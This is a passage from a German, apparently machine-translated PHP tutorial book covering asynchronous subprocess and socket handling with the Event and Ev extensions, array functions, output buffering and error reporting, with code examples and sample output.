    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
```

```
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

Die Ausgabe enthält dann eine Mischung aus allen drei Unterprozessen, wie sie von fread () gelesen werden (beachten Sie, dass `proc1` in diesem Fall viel früher beendet wurde als die beiden anderen):

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

Serielle Schnittstelle mit Event und DIO lesen

DIO- Streams werden derzeit von der *Ereigniserweiterung* nicht erkannt. Es gibt keine saubere Möglichkeit, den in der DIO-Ressource eingeschlossenen Dateideskriptor zu erhalten. Es gibt jedoch eine Problemumgehung:

- offener Stream für den Port mit `fopen()` ;
- machen Sie den Stream mit `stream_set_blocking()` nicht blockierend;
- numerische Dateideskriptoren aus dem Stream mit `EventUtil::getSocketFd()` ;
- `dio_fdopen()` den numerischen Dateideskriptor an `dio_fdopen()` (derzeit undokumentiert) und `dio_fdopen()` Sie die DIO-Ressource ab.
- Hinzufügen eines `Event` mit einem Rückruf zum Abhören der Leseereignisse im Dateideskriptor;
- Im Callback-Drain werden die verfügbaren Daten entladen und entsprechend der Logik Ihrer Anwendung verarbeitet.

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
  protected $e_open; // Event
  protected $e_read; // Event

  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);

    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
```

```
      var_dump($data);
    }
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

Testen

Führen Sie den folgenden Befehl in Terminal A aus:

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

Die Ausgabe kann unterschiedlich sein. Verwenden Sie die PTYs aus den ersten Zeilen (insbesondere `/dev/pts/5` und `/dev/pts/8`).

Führen Sie in Terminal B das oben genannte Skript aus. Möglicherweise benötigen Sie Root-Berechtigungen:

```
$ sudo php dio.php
```

Senden Sie in Terminal C eine Zeichenfolge an den ersten PTY:

```
$ echo test > /dev/pts/8
```

Ausgabe

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

HTTP-Client basierend auf Ereigniserweiterung

Dies ist ein Beispiel für eine HTTP-Clientklasse, die auf der Ereigniserweiterung basiert.

Die Klasse ermöglicht es, eine Reihe von HTTP-Anforderungen zu planen und dann asynchron auszuführen.

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
   */
  public function run() {
    $this->base->dispatch();
  }

  public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
  }

  /**
   * @brief Adds a pending HTTP request
   *
   * @param string $address Hostname, or IP
   * @param int $port Port number
   * @param array $headers Extra HTTP headers
   * @param int $cmd A EventHttpRequest::CMD_* constant
   * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
   *
   * @return EventHttpRequest|false
   */
  public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
  {
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
      $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
      $this->connections []= $conn;
      return $req;
    }

    return false;
  }


  /**
   * @brief Handles an HTTP request
```

```
   *
   * @param EventHttpRequest $req
   * @param mixed $unused
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

Dies ist ein Beispielskript auf der Serverseite.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

Verwendungszweck

```
php http-client.php
```

Beispielausgabe

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(Getrimmt.)

Beachten Sie, dass der Code für die Langzeitverarbeitung im CLI SAPI ausgelegt ist .

HTTP-Client basierend auf Ev Extension

Dies ist ein Beispiel für einen HTTP-Client, der auf der Erweiterung Ev basiert.

Die Erweiterung "ev" implementiert eine einfache, aber leistungsfähige Ereignisschleife für allgemeine Zwecke. Es bietet keine netzwerkspezifischen Watcher, aber der E / A-Watcher kann für die asynchrone Verarbeitung von Sockets verwendet werden .

Der folgende Code zeigt, wie HTTP-Anforderungen für die parallele Verarbeitung geplant werden können.

http-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
  /// @var double Connection timeout in seconds.
  private $timeout = 10.;
```

```
/// @var int Chunk size in bytes for socket_recv()
private $chunk_size = 20;
/// @var EvTimer
private $timeout_watcher;
/// @var EvIo
private $write_watcher;
/// @var EvIo
private $read_watcher;
/// @var EvTimer
private $conn_watcher;
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
  }
}
```

```
/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);

  // Continue running the loop
  $loop->run();
```

```
  }

  /**
   * Callback which is called when the socket becomes readable
   */
  public function _onReadable(EvIo $w) {
    // recv() 20 bytes in non-blocking mode
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
      // Still have data to read. Append the read chunk to the buffer.
      $this->buffer .= $out;
    } elseif ($ret === 0) {
      // All is read
      printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
      fflush(STDOUT);
      $w->stop();
      $this->close();
      return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

////////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
  }
```

```
  /**
   * Dispatches all pending requests
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

Testen

Angenommen, das `http://my-host.local/test.php` den `$_GET` von `$_GET` :

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

Die Ausgabe des `php http-client.php` Befehls `php http-client.php` dann wie folgt aus:

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
)
```

```
0
>>>>
...
```

(getrimmt)

Beachten Sie, dass die *Sockets*- Erweiterung in PHP 5 möglicherweise Warnungen für die `EINPROGRESS` , `EAGAIN` und `EWOULDBLOCK` `errno` . Es ist möglich, die Protokolle mit zu deaktivieren

```
error_reporting(E_ERROR);
```

Asynchrone Programmierung online lesen: https://riptutorial.com/de/php/topic/4321/asynchrone-programmierung

Kapitel 8: Auf einem Array ausführen

Examples

Anwenden einer Funktion auf jedes Element eines Arrays

Um eine Funktion auf jedes Element in einem Array `array_map()` , verwenden Sie `array_map()` . Dadurch wird ein neues Array zurückgegeben.

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` jetzt ein `array(2,3,4,5,6);` .

Anstelle einer anonymen Funktion können Sie auch eine benannte Funktion verwenden. Das Obige könnte wie folgt geschrieben werden:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

Wenn die benannte Funktion eine Klassenmethode ist, muss der Aufruf der Funktion einen Verweis auf ein Klassenobjekt enthalten, zu dem die Methode gehört:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Eine andere Möglichkeit, eine Funktion auf jedes Element in einem Array `array_walk()` ist `array_walk()` und `array_walk_recursive()` . Der an diese Funktionen übergebene Callback nimmt sowohl den Schlüssel / Index als auch den Wert jedes Arrayelements an. Diese Funktionen geben kein neues Array zurück, sondern ein Boolean für den Erfolg. So drucken Sie beispielsweise jedes Element in einem einfachen Array:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
```

```
});
// prints "1 2 3 4 5"
```

Der value-Parameter des Callbacks kann als Referenz übergeben werden, sodass Sie den Wert direkt im ursprünglichen Array ändern können:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` jetzt `array(2,3,4,5,6);`

Bei verschachtelten Arrays geht `array_walk_recursive()` tiefer in jedes `array_walk_recursive()` :

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Hinweis : Mit `array_walk` und `array_walk_recursive` Sie den Wert von Array-Elementen ändern, nicht jedoch die Schlüssel. Das Übergeben der Schlüssel als Referenz an den Rückruf ist gültig, hat jedoch keine Auswirkungen.

Array in Stücke aufteilen

array_chunk () teilt ein Array in Chunks auf

Nehmen wir an, wir haben ein eindimensionales Array verfolgt,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Jetzt mit **array_chunk ()** über dem PHP-Array,

```
$output_array = array_chunk($input_array, 2);
```

Mit dem obigen Code werden Blöcke aus zwei Array-Elementen und ein mehrdimensionales Array wie folgt erstellt.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
```

```
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )

)
```

Wenn nicht alle Elemente des Arrays gleichmäßig durch die Blockgröße geteilt werden, sind das letzte Element des Ausgabearrays die verbleibenden Elemente.

Wenn wir das zweite Argument als weniger als 1 **übergeben,** wird **E_WARNING** geworfen und das Ausgabearray wird **NULL** .

Parameter	Einzelheiten
$ array (array)	Eingabefeld, das zu bearbeitende Array
$ size (int)	Größe jedes Blocks (Integer-Wert)
$ preserve_keys (boolean) (optional)	Wenn Sie möchten, dass das Ausgabearray die Schlüssel **beibehält,** setzen Sie es auf **TRUE,** andernfalls auf **FALSE** .

Ein Array in einen String implodieren

`implode()` fasst alle Array-Werte zusammen, verliert jedoch alle wichtigen Informationen:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Implodierende Schlüssel können mit dem `array_keys()` von `array_keys()` :

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

Das Implodieren von Schlüsseln mit Werten ist komplexer, kann jedoch im funktionalen Stil erfolgen:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` reduziert das Array in einen einzigen Wert. Grundsätzlich `array_reduce` The `array_reduce` jedes Element mit dem Ergebnis der letzten Iteration und erzeugt einen neuen Wert für die nächste Iteration.

Verwendung: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $ carry ist das Ergebnis der letzten Iterationsrunde.
- $ item ist der Wert der aktuellen Position im Array.

Summe des Arrays

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

Ergebnis: `15`

Die größte Zahl im Array

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

Ergebnis: `211`

Ist alles mehr als 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

Ergebnis: `true`

Ist ein Artikel kleiner als 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

Ergebnis: `true`

Wie implodieren ($ array, $ piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

Ergebnis: `"hello-world-PHP-language"`

Wenn Sie eine implodierte Methode erstellen, lautet der Quellcode:

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

Ergebnis: `"hello-world-PHP-language"`

Arrays "destructuring" mit list ()

Verwenden Sie list () , um eine Liste von Variablenwerten schnell einem Array zuzuweisen. Siehe auch compact ()

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

Mit PHP 7.1 (derzeit in der Beta-Version) können Sie die Kurzlistensyntax verwenden :

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Drücken Sie einen Wert in ein Array

Es gibt zwei Möglichkeiten, ein Element in ein Array zu verschieben: `array_push` und `$array[] =`

Das array_push wird wie folgt verwendet:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

Dieser Code wird gedruckt:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
```

```
)
```

`$array[] =` wird wie folgt verwendet:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

Dieser Code wird gedruckt:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

Auf einem Array ausführen online lesen: https://riptutorial.com/de/php/topic/6826/auf-einem-array-ausfuhren

Kapitel 9: Ausgabepufferung

Parameter

Funktion	Einzelheiten
ob_start ()	Startet den Ausgabepuffer. Alle danach platzierten Ausgaben werden erfasst und nicht angezeigt
ob_get_contents ()	Gibt alle von `ob_start()` erfassten `ob_start()`
ob_end_clean ()	Leert den Ausgabepuffer und schaltet ihn für die aktuelle Schachtelungsebene aus
ob_get_clean ()	`ob_get_contents()` sowohl `ob_get_contents()` als auch `ob_end_clean()`
ob_get_level ()	Gibt den aktuellen Verschachtelungsgrad des Ausgabepuffers zurück
ob_flush ()	Löschen Sie den Inhaltspuffer und senden Sie ihn an den Browser, ohne den Puffer zu beenden
ob_implicit_flush ()	Aktiviert das implizite Leeren nach jedem Ausgabeaufruf.
ob_end_flush ()	Leeren Sie den Inhaltspuffer und senden Sie ihn an den Browser

Examples

Grundlegende Verwendung zum Abrufen von Inhalten zwischen Puffern und Löschen

Mit der Ausgabepufferung können Sie beliebigen Textinhalt (Text, `HTML`) in einer Variablen speichern und als ein Teil am Ende Ihres Skripts an den Browser senden. Standardmäßig sendet `php` Ihren Inhalt bei der Interpretation.

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
```

```
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

Alle Inhalte, die zwischen `ob_start()` und `ob_get_clean()` ausgegeben werden, werden erfasst und in der Variablen `$content` abgelegt.

Der Aufruf von `ob_get_clean()` löst sowohl `ob_get_contents()` als auch `ob_end_clean()` .

Verschachtelte Ausgabepuffer

Sie können Ausgabepuffer verschachteln und die Ebene `ob_get_level()` , um mit der Funktion `ob_get_level()` unterschiedlichen Inhalt `ob_get_level()` .

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

Ausgänge:

```
Current nest level: 1
Current nest level: 2
```

```
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

Erfassen des Ausgabepuffers zur späteren Wiederverwendung

In diesem Beispiel haben wir ein Array, das einige Daten enthält.

Wir erfassen den Ausgabepuffer in `$items_li_html` und verwenden ihn zweimal auf der Seite.

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

Speichern Sie den obigen Code in einer Datei `output_buffer.php` und führen Sie ihn über `php output_buffer.php` .

Sie sollten die zwei Listenelemente sehen, die wir oben mit den gleichen Listenelementen erstellt haben, die wir in PHP mit dem Ausgabepuffer erstellt haben:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
```

```
  <li>FAQ</li>
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

Ausgabepuffer vor Inhalt ausführen

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

In diesem Beispiel nehmen wir an, dass `$users` ein mehrdimensionales Array ist, und wir durchlaufen es, um alle Benutzer mit einer Zugriffsebene von 7 zu finden.

Wenn keine Ergebnisse vorhanden sind, werden wir auf eine Fehlerseite weitergeleitet.

Wir verwenden den Ausgabepuffer hier, weil wir eine `header()` Umleitung basierend auf dem Ergebnis der Schleife auslösen

Verwendung des Ausgabepuffers zum Speichern von Inhalten in einer Datei,

nützlich für Berichte, Rechnungen usw

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

In diesem Beispiel wird das vollständige Dokument in eine Datei geschrieben. Das Dokument wird nicht im Browser ausgegeben, sondern mit `echo $html;`

Bearbeitung des Puffers über einen Rückruf

Sie können jede Art von zusätzlicher Verarbeitung auf die Ausgabe anwenden, indem Sie eine `ob_start()` an `ob_start()` .

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

Ausgabe:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

Streamen Sie die Ausgabe an den Client

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

Typische Verwendung und Gründe für die Verwendung von ob_start

`ob_start` ist besonders praktisch, wenn Sie Weiterleitungen auf Ihrer Seite haben. Der folgende Code funktioniert beispielsweise nicht:

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

Der Fehler, der gegeben wird, ist etwa wie: `headers already sent by <xxx> on line <xxx>` .

Um dieses Problem zu beheben, schreiben Sie am Anfang Ihrer Seite Folgendes:

```
<?php
  ob_start();
?>
```

Und so etwas am Ende Ihrer Seite:

```
<?php
  ob_end_flush();
?>
```

Dies speichert den generierten Inhalt in einem Ausgabepuffer und zeigt ihn auf einmal an. Wenn Sie also Umleitungsaufrufe auf Ihrer Seite haben, werden diese ausgelöst, bevor Daten gesendet werden, wodurch die Möglichkeit eines `headers already sent` Fehlers ausgeschlossen wird.

Ausgabepufferung online lesen: https://riptutorial.com/de/php/topic/541/ausgabepufferung

Kapitel 10: Ausnahmebehandlung und Fehlerberichterstattung

Examples

Einstellen der Fehlerberichterstattung und Angabe, wo sie angezeigt werden sollen

Wenn dies in php.ini noch nicht geschehen ist, kann die Fehlerberichterstattung dynamisch festgelegt werden und sollte so eingestellt sein, dass die meisten Fehler angezeigt werden:

Syntax

```
int error_reporting ([ int $level ] )
```

Beispiele

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

Fehler werden standardmäßig von PHP protokolliert, normalerweise in einer Datei error.log auf derselben Ebene wie das ausgeführte Skript.

In der Entwicklungsumgebung kann man sie auch auf dem Bildschirm anzeigen:

```
ini_set('display_errors', 1);
```

in der Produktion sollte man jedoch

```
ini_set('display_errors', 0);
```

und zeigen Sie eine freundliche Problemmeldung durch die Verwendung eines Exception- oder Error-Handlers an.

Ausnahme- und Fehlerbehandlung

versuchen / fangen

`try..catch` Blöcke können verwendet werden, um den Ablauf eines Programms zu steuern, in dem Ausnahmen ausgelöst werden können. Sie können gefangen genommen und gehandhabt werden, anstatt PHP anhalten zu lassen, wenn eines auftritt:

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

Das obige Beispiel `catch` die im `try` Block geworfene Ausnahme ab und protokolliert die Nachricht ("My test exception!") In einer Textdatei.

Verschiedene Ausnahmetypen abfangen

